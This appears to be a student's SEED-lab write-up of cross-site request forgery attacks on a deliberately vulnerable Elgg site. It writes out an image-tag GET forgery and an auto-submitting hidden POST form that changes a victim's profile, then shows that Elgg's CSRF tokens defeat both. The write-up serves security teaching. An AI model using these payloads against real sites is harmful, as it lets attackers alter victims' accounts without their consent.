CSRF Attack

Alireza Raisi

May 24, 2025

1 Task 1: Capturing HTTP POST Request for Profile Edit

In this task, we analyze and capture an HTTP POST request made to the web server when a user updates their profile information on a vulnerable Elgg-based social networking site hosted at `www.seed-server.com`. The purpose of this task is to understand how data is submitted during a profile edit and to prepare for crafting a CSRF (Cross-Site Request Forgery) attack in later tasks.

Objective

Capture the HTTP request that is sent to the server when a user updates their profile. This includes collecting information such as the request headers, POST data, session cookies, and server responses.

Procedure

- Log in to the Elgg site as a user.
- Use a browser extension (e.g., HTTP Header Live, Burp Suite, or Firefox Dev Tools) to capture the HTTP request.
- Edit the profile to submit new information.
- Record the HTTP POST request and observe the parameters and tokens involved.

Captured HTTP POST Request

Figure 1 shows the captured HTTP POST request from the profile edit action. This data includes the CSRF token (`__elgg_token`), timestamp, and form data fields such as `name`, `description`, `briefdescription`, `location`, `interests`, and `skills`.

Figure 1: Captured HTTP POST request during profile editing

Observation

The POST request includes both a session cookie (`Elgg`) and CSRF protection fields such as `__elgg_token` and `__elgg_ts`. These tokens are used by the server to validate the authenticity of the request. Understanding these parameters is crucial for crafting a CSRF attack in future tasks.

2 Task 2: CSRF Attack using GET Request

Objective

The goal of this task is to perform a Cross-Site Request Forgery (CSRF) attack using a crafted GET request, allowing the attacker (Samy) to add themselves to a victim's (Alice's) friend list on the Elgg social network. This is accomplished without Alice's explicit consent or interaction beyond simply visiting a malicious webpage.

Scenario Description

Samy and Alice are users on the Elgg platform. Alice has refused to add Samy as a friend. To circumvent this, Samy decides to launch a CSRF attack. Samy creates a malicious webpage hosted on `www.attacker32.com` and tricks Alice into visiting it, possibly through an email or an Elgg post. As soon as Alice opens the page, an HTTP GET request is triggered to add Samy (user ID 59) as a friend, without any additional action from Alice.

Understanding the Legitimate Request

The legitimate GET request to add a friend on Elgg looks like this:

```
GET /action/friends/add?friend=56 HTTP/1.1
Host: www.seed-server.com
```

Elgg usually includes CSRF protection tokens (`__elgg_ts` and `__elgg_token`) in this request. However, these protections have been intentionally disabled for the purpose of this lab, making the system vulnerable to CSRF attacks.

Constructing the Attack Webpage

Since JavaScript is not allowed for this task, the `<img>` HTML tag is used to automatically generate a GET request when the page is loaded. The following HTML is hosted on Samy's malicious site:

```
<html>
  <body>
    <img src="http://www.seed-server.com/action/friends/add?friend=59" />
  </body>
</html>
```

Visual Demonstration

Explanation

When Alice visits this webpage, her browser automatically issues the GET request to the Elgg server, using her current session cookie (if she is logged in). As a result, Samy is added to Alice's friend list without her knowledge.



Figure 2: Alice's profile before visiting the attacker's page – Samy is not a friend.



Figure 3: Alice's profile after visiting the attacker's page – Samy is now a friend.

Conclusion

This task demonstrates the effectiveness of CSRF attacks when proper countermeasures are disabled. By leveraging automatically-triggered GET requests using benign-looking HTML elements like `<img>`, attackers can exploit the trust a site has in the user's browser to perform unauthorized actions. This highlights the importance of CSRF tokens and the need for strict validation on sensitive operations.

3 Task 3: CSRF Attack using POST Request

Objective

In this task, the attacker Samy aims to go a step further than just being added as a friend. Samy wants to force Alice to update her profile to include the statement "Samy is my Hero" in her description section. Since Alice would never willingly do this, Samy decides to use a CSRF attack that forges an

HTTP POST request to the Elgg server, making it look like Alice submitted a profile update.

Scenario Description

Elgg allows users to modify their profiles via a form that submits a POST request to the server endpoint `/action/profile/edit`. This form includes various fields such as name, description, contact info, and interests. To perform a CSRF attack, Samy hosts a malicious web page on `www.attacker32.com`, which contains an auto-submitting POST form designed to impersonate Alice and update her profile description.

When Alice, who is logged in to Elgg, visits this page (perhaps by clicking a link in a private message or post), her browser will automatically submit the forged POST request using her active session, causing the profile update to occur without her consent.

HTML Payload Used for the Attack

The following HTML page was created and hosted on the attacker's website. It auto-submits a POST request that modifies Alice's profile description.

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="http://www.seed-server.com/action/profile/edit" method="POST"
          enctype="multipart/form-data">
      <input type="hidden" name="name" value="Alice" />
      <input type="hidden" name="description"
             value="&lt;p&gt;Sammy&#32;is&#32;my&#32;hero&lt;&#47;p&gt;&#13;&#10;" />
      <input type="hidden" name="accesslevel[description]" value="2" />
      <input type="hidden" name="briefdescription" value="" />
      <input type="hidden" name="accesslevel[briefdescription]" value="2" />
      <input type="hidden" name="location" value="" />
      <input type="hidden" name="accesslevel[location]" value="2" />
      <input type="hidden" name="interests" value="" />
      <input type="hidden" name="accesslevel[interests]" value="2" />
      <input type="hidden" name="skills" value="" />
      <input type="hidden" name="accesslevel[skills]" value="2" />
      <input type="hidden" name="contactemail" value="" />
      <input type="hidden" name="accesslevel[contactemail]" value="2" />
      <input type="hidden" name="phone" value="" />
      <input type="hidden" name="accesslevel[phone]" value="2" />
      <input type="hidden" name="mobile" value="" />
      <input type="hidden" name="accesslevel[mobile]" value="2" />
      <input type="hidden" name="website" value="" />
      <input type="hidden" name="accesslevel[website]" value="2" />
      <input type="hidden" name="twitter" value="" />
      <input type="hidden" name="accesslevel[twitter]" value="2" />
      <input type="hidden" name="guid" value="56" />
      <input type="submit" value="Submit request" />
```

```
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

Visual Demonstration



Figure 4: Alice's profile before visiting the attack page – description field is empty.



Figure 5: Alice's profile after visiting the attack page – description now says "Samy is my hero."

Explanation

This attack exploits the fact that the Elgg server accepts POST requests for profile editing without requiring an additional verification (e.g., CAPTCHA,

token validation – which is disabled for this lab). When Alice loads the malicious page, her browser uses her active session to send the POST request, which the server accepts as a legitimate update from her.

Question 1: How can Attacker find Alice's GUID without her password?

The attacker does not need to know Alice's password to find her Elgg GUID (Globally Unique Identifier). A practical method to obtain Alice's GUID is by initiating an interaction with her profile, such as sending a friend request. When the attacker attempts to add Alice as a friend, the Elgg application generates a GET request that includes Alice's GUID in the URL parameters. For example:

```
GET /action/friends/add?friend=56
```

From this request, Attacker can determine that Alice's GUID is 56. This technique works because Elgg exposes user IDs in certain network requests, and the attacker can inspect these using browser developer tools or extensions like HTTP Header Live or Burp Suite. Therefore, it is feasible for an attacker to collect the GUID of a specific target without needing to access their account.

Question 2: Can Attacker launch a CSRF attack against any visitor without knowing their GUID?

To successfully execute a CSRF attack that modifies a user's profile, the attacker must include the correct `guid` parameter in the forged POST request. This parameter tells the Elgg server whose profile should be updated. If attacker does not know who is visiting his malicious webpage in advance, he also does not know their GUID, which poses a significant limitation.

I If JavaScript were allowed, attacker could potentially retrieve the visitor's GUID at runtime and craft a dynamic CSRF attack.

Conclusion

This task highlights the dangers of CSRF vulnerabilities in POST-based forms. Even actions that appear secure due to their complexity—such as profile modification—can be silently exploited if proper protections like CSRF tokens are not enforced. An attacker can craft a malicious, auto-submitting form that causes a logged-in victim to unknowingly perform sensitive operations on their own account.

However, the success of such an attack depends on the attacker knowing the victim's Elgg GUID. Without access to this identifier, and without the ability to dynamically retrieve it using JavaScript (as restricted in this lab), the attacker cannot accurately target arbitrary users. Thus, CSRF attacks in this context are most effective when aimed at specific, known users whose GUIDs can be obtained through legitimate interactions, such as sending a friend request.

4 Task 4: Enabling and Testing CSRF Countermeasure

Objective

The goal of this task is to evaluate the effectiveness of Elgg's built-in CSRF countermeasure. Initially, CSRF protection was disabled for demonstration purposes. In this task, the protection mechanism is re-enabled to observe how it defends against previously successful CSRF attacks.

Procedure

To turn on the CSRF countermeasure, we accessed the Elgg container and edited the file:

`/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security/Csrf.php`

Using the `nano` editor, we removed the `return` statement that disabled the CSRF protection. After saving the changes, we restarted the web service and attempted to repeat the CSRF attacks conducted in earlier tasks (Tasks 2 and 3).

Result and Analysis

Once the countermeasure is enabled, all previously functional CSRF attacks fail. The Elgg framework uses two hidden fields in the legitimate HTTP requests:

- `__elgg_token` – A unique CSRF token associated with the session.
- `__elgg_ts` – A timestamp or nonce used for validation.

These tokens are included in the body of POST requests and in the URL parameters of some GET requests. When the server processes incoming requests, it verifies these tokens against the logged-in user's session data.

Why the Attack Fails

Attackers like Samy cannot replicate the CSRF tokens in their forged requests because:

- These tokens are dynamically generated for each session and are stored server-side.
- The attacker does not have access to the victim's DOM or session state due to the same-origin policy and the restriction against running JavaScript.
- Static HTML forms or image tags cannot extract or include these tokens.

Conclusion: With the CSRF protection enabled, the Elgg server correctly identifies and rejects forged requests that do not contain valid `__elgg_token` and `__elgg_ts` values. Since attackers cannot guess or retrieve these secret tokens without access to the victim's session, the CSRF attacks fail, effectively demonstrating the importance and effectiveness of CSRF countermeasures.